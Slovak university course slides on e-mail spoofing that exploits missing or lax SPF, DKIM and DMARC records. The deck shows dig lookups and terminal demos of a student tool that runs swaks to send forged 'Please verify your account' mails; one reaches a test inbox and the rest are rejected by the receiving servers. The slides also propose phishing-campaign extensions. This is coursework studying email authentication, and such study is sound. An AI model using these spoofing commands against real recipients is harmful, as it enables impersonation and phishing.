Bezpečnosť informačných technológií

E-mail spoofing pomocou nesprávnej konfigurácie SPF/DKIM/DMARC záznamov

Marek Čederle

Email spoofing

- forma falšovania identity, ktorá sa používa primárne pre phishingové kampaňe
- ide o techniku, pri ktorej útočník použije hlavičku e-mailu na zamaskovanie svojej identity a vydáva sa za legitímneho odosielateľa

Bezpečnosť emailov

- SPF
- DKIM
- DMARC
- ...

SPF - Sender Policy Framework

- DNS TXT záznam, ktorý špecifikuje, ktoré mail servery sú oprávnené posielať e-maily za danú doménu

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/BIT/project]
└─$ dig TXT is.stuba.sk +short
"v=spf1 ip4:147.175.1.0/24 ip4:147.175.6.96/27 ~all"
```

DKIM - DomainKeys Identified Mail

- kryptografický mechanizmus, ktorý pridáva digitálny podpis do e-mailovej hlavičky
- slúži na overenie, že obsah správy a niektoré časti hlavičky neboli modifikované a pochádzajú z autorizovaného servera

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/BIT/project]
└─$ dig TXT 20180406._domainkey.is.stuba.sk +short
"v=DKIM1; k=rsa; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2pMrKnU2v4gKgHephBKpKkxwOBacEeHN2JaoMa0xm2uvlNhimEJ10oIkAQ5jrxexNbbdXO2wSlEte8+gY1DIX" "Q7FE0H7KPfGwsDx
LqM28oMaW0RaF+kfnYxN7dB3/GNVtwL2Pc/Fve8C8eBiiglbhl1XB7yRGMp5OT7IKKHSM9uw3jpcU0DDZLm4qa4KeVFYKXS1MHzpdQUAcVP8qjdPKMrQoaz53lQhklRHA/q4Dg/" "exTX8PZqpxHbSHq7v/xGgWl+2dth
tYlECs+m2E44j8nbQqPI9DPsdgDmq1v/H7fCMgIfAfg5X2JZlkAKfejWZNp7pNi5eh/+4dlX6LeQC8wIDAQAB"
```

DKIM-Signature	v=1; a=rsa-sha256; q=dns/txt; c=relaxed/relaxed; d=is.stuba.sk ; s=20180406;
	h=From:Date:Subject:Reply-To:Mime-Version:To:Message-ID:Cc;
	bh=tKE6IHmCFIw9oWhSCR+mwIoawx/CPgS5A53pLzcIgNw=; t=1765749308; x=1766181308;
	b=xjW18cn3LjDfpmdsriJDYzhcVf8vxXOK/UU2sRKXFnoQhslZrRT3FkwVZOf4jUMLhTqCxPBA6M/
	lIv3zFcWgiSBIGabEDkLPU57sP/cn4FWHX2v0z5emTsqMk7MQvaV8VIu0UIbf/
	+Y4r2NAXMbAlDun uBaZlD2PN6kne04oWxTt0GyVHYNWI6q4AlFLaa/
	MHLZL9NBHVnuzTpP1RWDP0n2gyBArF7cFrEyc5 7YD77WO1+2x8U3S1xEmJTzoq//
	NpRGuoOxD6yC3B4H5U6g+tETXgeL0pYJ1ddqt+mPaj5OntYDCMz
	MQ+5dyI15vAwDOKEvjZl2hnLNzGAMyZhjaRw==;

DMARC - Domain-based Message Authentication Reporting and Conformance

- nadstavba nad SPF a DKIM, ktorá definuje politiku pre neautentifikované správy a umožňuje ich nahlasovanie
- politika hovorí o tom, čo sa má stať s emailom po skontrolovaní mechanizmami SPF a DKIM


```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/BIT/project]
└─$ dig TXT _dmarc.is.stuba.sk +short
"v=DMARC1; p=none;"
```

Nástroj na spoofovanie e-mailov

1. Nástroj získa zoznam jednorazových/dočasných domén.
2. Pre každú doménu overí nastavenie SPF/DKIM/DMARC záznamov.
3. Ak nájde doménu bez správneho nastavenia týchto záznamov, tak ju ponúkne používateľovi na výber.
4. Odošle spoofovaný e-mail na zadanú cieľovú adresu.

Demo (interaktívny režim)

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send llm.testing.thesis@proton.me --domain cederle.com

Sending spoofed email...

Command: swaks --to llm.testing.thesis@proton.me --from admin@cederle.com --ehlo cederle.com --header From: "Admin" <admin@cederle.com> --header Reply-To: <admin@cederle.com> --header
Return-Path: <admin@cederle.com> --header Message-Id: <1764536852.admin@cederle.com> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html;
charset=utf-8 --header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying mail.protonmail.ch:25...
=== Connected to mail.protonmail.ch.
<-  220-mailin049.protonmail.ch ESMTP Postfix
<-  220 mailin049.protonmail.ch ESMTP Postfix
 ->  EHLO cederle.com
<-  250-mailin049.protonmail.ch
<-  250-PIPELINING
<-  250-SIZE 71500000
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250 CHUNKING
 ->  MAIL FROM:<admin@cederle.com>
<-  250 2.1.0 Ok
 ->  RCPT TO:<llm.testing.thesis@proton.me>
<-  250 2.1.5 Ok
 ->  DATA
<-  354 End data with <CR><LF>.<CR><LF>
 ->  Date: Sun, 30 Nov 2025 22:07:32 +0100
 ->  To: llm.testing.thesis@proton.me
 ->  From: "Admin" <admin@cederle.com>
 ->  Subject: Important Notice
 ->  Message-Id: <1764536852.admin@cederle.com>
 ->  X-Mailer: Thunderbird
 ->  Reply-To: <admin@cederle.com>
 ->  Return-Path: <admin@cederle.com>
 ->  Content-Type: text/html; charset=utf-8
 ->  MIME-Version: 1.0
 ->
 ->  <html><body>Please verify your account.</body></html>
 ->
 ->
 ->  .
<-  250 2.0.0 Ok: queued as 4dKKP72B1qz3v
 ->  QUIT
<-  221 2.0.0 Bye
=== Connection closed with remote host.


√ Email sent successfully!

┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$
```



Message headers

```
Return-Path: <admin@cederle.com>
X-Original-To: llm.testing.thesis@proton.me
Delivered-To: llm.testing.thesis@proton.me
Received: from cederle.com (unknown [149.40.61.20]) by mailin049.protonmail.ch
(Postfix)
 with ESMTP id 4dKKP72B1qz3v for <llm.testing.thesis@proton.me>; Sun, 30 Nov 2025
 21:07:39 +0000 (UTC)
Authentication-Results: mail.protonmail.ch; dmarc=fail (p=reject dis=none)
 header.from=cederle.com
Authentication-Results: mail.protonmail.ch; spf=fail smtp.mailfrom=cederle.com
Authentication-Results: mail.protonmail.ch; arc=none smtp.remote-ip=149.40.61.20
Authentication-Results: mail.protonmail.ch; dkim=none
Date: Sun, 30 Nov 2025 22:07:32 +0100
To: llm.testing.thesis@proton.me
From: "Admin" <admin@cederle.com>
Subject: Important Notice
Message-Id: <1764536852.admin@cederle.com>
X-Mailer: Thunderbird
Reply-To: <admin@cederle.com>
Content-Type: text/html
Mime-Version: 1.0
```

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send marek@cederle.com --domain seniorom.sk

Sending spoofed email...

Command: swaks --to marek@cederle.com --from admin@seniorom.sk --ehlo seniorom.sk --header From: "Admin" <admin@seniorom.sk> --header Reply-To: <admin@seniorom.sk> --header Return-Path: <admin@seniorom.sk> --header Message-Id:
<1764538115.admin@seniorom.sk> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8 --header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying route3.mx.cloudflare.net:25...
=== Connected to route3.mx.cloudflare.net.
<-  220 mx.cloudflare.net Cloudflare Email ESMTP Service ready
 -> EHLO seniorom.sk
<-  250-mx.cloudflare.net greets seniorom.sk
<-  250-STARTTLS
<-  250-8BITMIME
<-  250 ENHANCEDSTATUSCODES
 -> MAIL FROM:<admin@seniorom.sk>
<-  250 2.1.0 Ok
 -> RCPT TO:<marek@cederle.com>
<-  250 2.1.0 Ok
 -> DATA
<-  354 Start mail input; end with <CR><LF>.<CR><LF>
 -> Date: Sun, 30 Nov 2025 22:28:35 +0100
 -> To: marek@cederle.com
 -> From: "Admin" <admin@seniorom.sk>
 -> Subject: Important Notice
 -> Message-Id: <1764538115.admin@seniorom.sk>
 -> X-Mailer: Thunderbird
 -> Reply-To: <admin@seniorom.sk>
 -> Return-Path: <admin@seniorom.sk>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Please verify your account.</body></html>
 ->
 ->
 -> .
<** 550 5.7.26 Cannot forward emails that are not authenticated. Refer to https://developers.cloudflare.com/email-routing/postmaster/ for more information.. bUiAwPiyMM0n
 -> QUIT


Errors/Warnings:
*** Remote host closed connection unexpectedly.


✗ Failed to send email (Exit code: 26)

Debugging Information:
  Domain: seniorom.sk
  From: admin@seniorom.sk
  To: marek@cederle.com
  Subject: Important Notice

Common issues:
  • Domain may have been blacklisted
  • Target mail server may reject the email
  • Network/firewall issues
  • SMTP server not accepting connections
```

Activity Log

Previous 24 hours

Sender	Custom address	Result	Bounce email
	All custom addresses	All results	All results

Session ID	Sender	Custom address	Received	Result
bUiAwPiyMM0n	admin@seniorom.sk	marek@cederle.com	2 minutes ago	Unknown

Action
Forward

Message ID
<1764538115.admin@seniorom.sk>

SPF status	DMARC status	DKIM status	ARC status	Spam
none	none	none	none	Safe

Rejected reason:
Cannot forward emails that are not authenticated. Refer to https://developers.cloudflare.com/email-routing/postmaster/ for more information.

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send marek@cederle.com --domain cederle.com

Sending spoofed email...

Command: swaks --to marek@cederle.com --from admin@cederle.com --ehlo cederle.com --header From: "Admin" <admin@cederle.com> --header Reply-To: <admin@cederle.com> --header Return-Path: <admin@cederle.com> --header Message-Id:
<1764538354.admin@cederle.com> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8 --header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying route3.mx.cloudflare.net:25...
=== Connected to route3.mx.cloudflare.net.
<-  220 mx.cloudflare.net Cloudflare Email ESMTP Service ready
 -> EHLO cederle.com
<-  250-mx.cloudflare.net greets cederle.com
<-  250-STARTTLS
<-  250-8BITMIME
<-  250 ENHANCEDSTATUSCODES
 -> MAIL FROM:<admin@cederle.com>
<-  250 2.1.0 Ok
 -> RCPT TO:<marek@cederle.com>
<-  250 2.1.0 Ok
 -> DATA
<-  354 Start mail input; end with <CR><LF>.<CR><LF>
 -> Date: Sun, 30 Nov 2025 22:32:34 +0100
 -> To: marek@cederle.com
 -> From: "Admin" <admin@cederle.com>
 -> Subject: Important Notice
 -> Message-Id: <1764538354.admin@cederle.com>
 -> X-Mailer: Thunderbird
 -> Reply-To: <admin@cederle.com>
 -> Return-Path: <admin@cederle.com>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Please verify your account.</body></html>
 ->
 ->
 -> .
<** 550 5.7.1 149.40.61.20 isn't allowed to send email for admin@cederle.com. rmZDjONsltlK
 -> QUIT


Errors/Warnings:
*** Remote host closed connection unexpectedly.


X Failed to send email (Exit code: 26)

Debugging Information:
  Domain: cederle.com
  From: admin@cederle.com
  To: marek@cederle.com
  Subject: Important Notice

Common issues:
  • Domain may have been blacklisted
  • Target mail server may reject the email
  • Network/firewall issues
  • SMTP server not accepting connections
```

Session ID	Sender	Custom address	Received	Result
rmZDjONsltlK	admin@cederle.com	marek@cederle.com	2 minutes ago	Error

Action
Forward

Message ID
<1764538354.admin@cederle.com>

SPF status	DMARC status	DKIM status	ARC status
fail	fail	none	none

Rejected reason:
149.40.61.20 isn't allowed to send email for admin@cederle.com

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send xcederlem@stuba.sk --domain seniorom.sk

Sending spoofed email ...

Command: swaks --to xcederlem@stuba.sk --from admin@seniorom.sk --ehlo seniorom.sk --header From: "Admin" <admin@seniorom.sk> --header Reply-To: <admin@seniorom.sk> --header Return-Path:
<admin@seniorom.sk> --header Message-Id: <1764538573.admin@seniorom.sk> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8
--header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying smtp.cvt.stuba.sk:25 ...
=== Connected to smtp.cvt.stuba.sk.
<-  220 smtp.cvt.stuba.sk ESMTP Sun, 30 Nov 2025 22:36:14 +0100
 -> EHLO seniorom.sk
<-  250-smtp.cvt.stuba.sk Hello seniorom.sk [149.40.61.20]
<-  250-SIZE 31457280
<-  250-LIMITS MAILMAX=110 RCPTMAX=50
<-  250-8BITMIME
<-  250-PIPELINING
<-  250-AUTH LOGIN
<-  250-STARTTLS
<-  250 HELP
 -> MAIL FROM:<admin@seniorom.sk>
<-  250 OK
 -> RCPT TO:<xcederlem@stuba.sk>
<** 451-Your e-mail server have incorrectly configured DNS. FCrDNS fail or missing
<** 451 reverse DNS.
 -> QUIT
<-  221 smtp.cvt.stuba.sk closing connection
=== Connection closed with remote host.


X Failed to send email (Exit code: 24)

Debugging Information:
  Domain: seniorom.sk
  From: admin@seniorom.sk
  To: xcederlem@stuba.sk
  Subject: Important Notice
```

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send marek1@gmail.com --domain seniorom.sk

Sending spoofed email...

Command: swaks --to marek1@gmail.com --from admin@seniorom.sk --ehlo seniorom.sk --header From: "Admin" <admin@seniorom.sk> --header Reply-To: <admin@seniorom.sk> --header Return-Path:
<admin@seniorom.sk> --header Message-Id: <1764539632.admin@seniorom.sk> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8
--header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying gmail-smtp-in.l.google.com:25...
=== Connected to gmail-smtp-in.l.google.com.
<-  220 mx.google.com ESMTP ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> EHLO seniorom.sk
<-  250-mx.google.com at your service, [149.40.61.20]
<-  250-SIZE 157286400
<-  250-8BITMIME
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-PIPELINING
<-  250-CHUNKING
<-  250 SMTPUTF8
 -> MAIL FROM:<admin@seniorom.sk>
<-  250 2.1.0 OK ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> RCPT TO:<marek1@gmail.com>
<-  250 2.1.5 OK ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> DATA
<-  354 Go ahead ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> Date: Sun, 30 Nov 2025 22:53:52 +0100
 -> To: marek1@gmail.com
 -> From: "Admin" <admin@seniorom.sk>
 -> Subject: Important Notice
 -> Message-Id: <1764539632.admin@seniorom.sk>
 -> X-Mailer: Thunderbird
 -> Reply-To: <admin@seniorom.sk>
 -> Return-Path: <admin@seniorom.sk>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Please verify your account.</body></html>
 ->
 ->
 -> .
<** 550-5.7.1 [149.40.61.20] The IP you're using to send mail is not authorized to
<** 550-5.7.1 send email directly to our servers. Please use the SMTP relay at your
<** 550-5.7.1 service provider instead. For more information, go to
<** 550 5.7.1  https://support.google.com/mail/?p=NotAuthorizedError ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> QUIT


Errors/Warnings:
** Remote host closed connection unexpectedly.


X Failed to send email (Exit code: 26)

Debugging Information:
  Domain: seniorom.sk
  From: admin@seniorom.sk
  To: marek1@gmail.com
  Subject: Important Notice
```

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send marek1@gmail.com --domain cederle.com

Sending spoofed email...

Command: swaks --to marek1@gmail.com --from admin@cederle.com --ehlo cederle.com --header From: "Admin" <admin@cederle.com> --header Reply-To: <admin@cederle.com> --header Return-Path:
<admin@cederle.com> --header Message-Id: <1764539726.admin@cederle.com> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8
--header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying gmail-smtp-in.l.google.com:25...
=== Connected to gmail-smtp-in.l.google.com.
<-  220 mx.google.com ESMTP ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> EHLO cederle.com
<-  250-mx.google.com at your service, [149.40.61.20]
<-  250-SIZE 157286400
<-  250-8BITMIME
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-PIPELINING
<-  250-CHUNKING
<-  250 SMTPUTF8
 -> MAIL FROM:<admin@cederle.com>
<-  250 2.1.0 OK ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> RCPT TO:<marek1@gmail.com>
<-  250 2.1.5 OK ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> DATA
<-  354 Go ahead ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> Date: Sun, 30 Nov 2025 22:55:26 +0100
 -> To: marek1@gmail.com
 -> From: "Admin" <admin@cederle.com>
 -> Subject: Important Notice
 -> Message-Id: <1764539726.admin@cederle.com>
 -> X-Mailer: Thunderbird
 -> Reply-To: <admin@cederle.com>
 -> Return-Path: <admin@cederle.com>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Please verify your account.</body></html>
 ->
 ->
 -> .
<** 550-5.7.26 Unauthenticated email from cederle.com is not accepted due to
<** 550-5.7.26 domain's DMARC policy. Please contact the administrator of
<** 550-5.7.26 cederle.com domain if this was a legitimate mail. To learn about the
<** 550-5.7.26 DMARC initiative, go to
<** 550 5.7.26  https://support.google.com/mail/?p=DmarcRejection ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> QUIT
<-  221 2.0.0 closing connection ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
=== Connection closed with remote host.


X Failed to send email (Exit code: 26)

Debugging Information:
  Domain: cederle.com
  From: admin@cederle.com
  To: marek1@gmail.com
  Subject: Important Notice
```

Vylepšenia

- Doplniť projekt o pokročilejšie techniky (napr. obídenie reverse DNS checku)
- Rozšíriť projekt o analýzu hlavičiek e-mailov a detegovanie útočníka (BT)
- Pridať možnosť vygenerovania celej phishing kampane napr. pomocou PyPhisher

Otázky ?

Zdroje

- https://www.cloudflare.com/learning/dns/dns-records/dns-dmarc-record/
- https://www.cloudflare.com/learning/dns/dns-records/dns-spf-record/
- https://www.cloudflare.com/learning/dns/dns-records/dns-dkim-record/
- https://www.cloudflare.com/learning/email-security/what-is-email-spoofing/